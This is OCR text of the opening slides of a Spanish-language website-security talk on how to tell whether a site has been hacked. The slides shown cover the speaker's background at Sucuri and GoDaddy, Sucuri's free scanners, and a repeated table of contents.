¿COMO SÉ SI ME HAN HACKEADO?

Medidas y contramedidas


Néstor Angulo De Ugarte

QUIÉN OS HABLA

- Ingeniero Informático
  Tecnólogo humanista
  Asesor en tecnología
- Fotógrafo y Early Adopter
  Curioso por naturaleza

- 2015: **SUCURI**
  - Incident Response & Easy SSL

- 2019: **GoDaddy**
  - Head of IT @ GoDaddy España



Sobre

- Sucuri: **Anaconda**
  (No Securi / Security)
- **Website security**
- Totalmente remota
- Operada por personas de más de 25 países


- 2008: **Fundación**
- 2017: Pasa a formar parte de la familia


GoDaddy®

- **Scanners** gratuitos:
  - Sitecheck
  - Performance

ÍNDICE

1. **Conceptos / Disclaimer**
2. **¡¡Aaaargh!! ¡NOOOOOOOOO!**
   O galería de los horrores
3. **¿¿¿Y ahora qué???**
   O medidas Reactivas
4. **¡¡Más nunca!!**
   O medidas Proactivas





ÍNDICE

1. **Conceptos / Disclaimer**
2. **¡¡Aaaargh!! ¡NOOOOOOOOO!**
   O galería de los horrores
3. **¿¿¿Y ahora qué???**
   O medidas Reactivas
4. **¡¡Más nunca!!**
   O medidas Proactivas

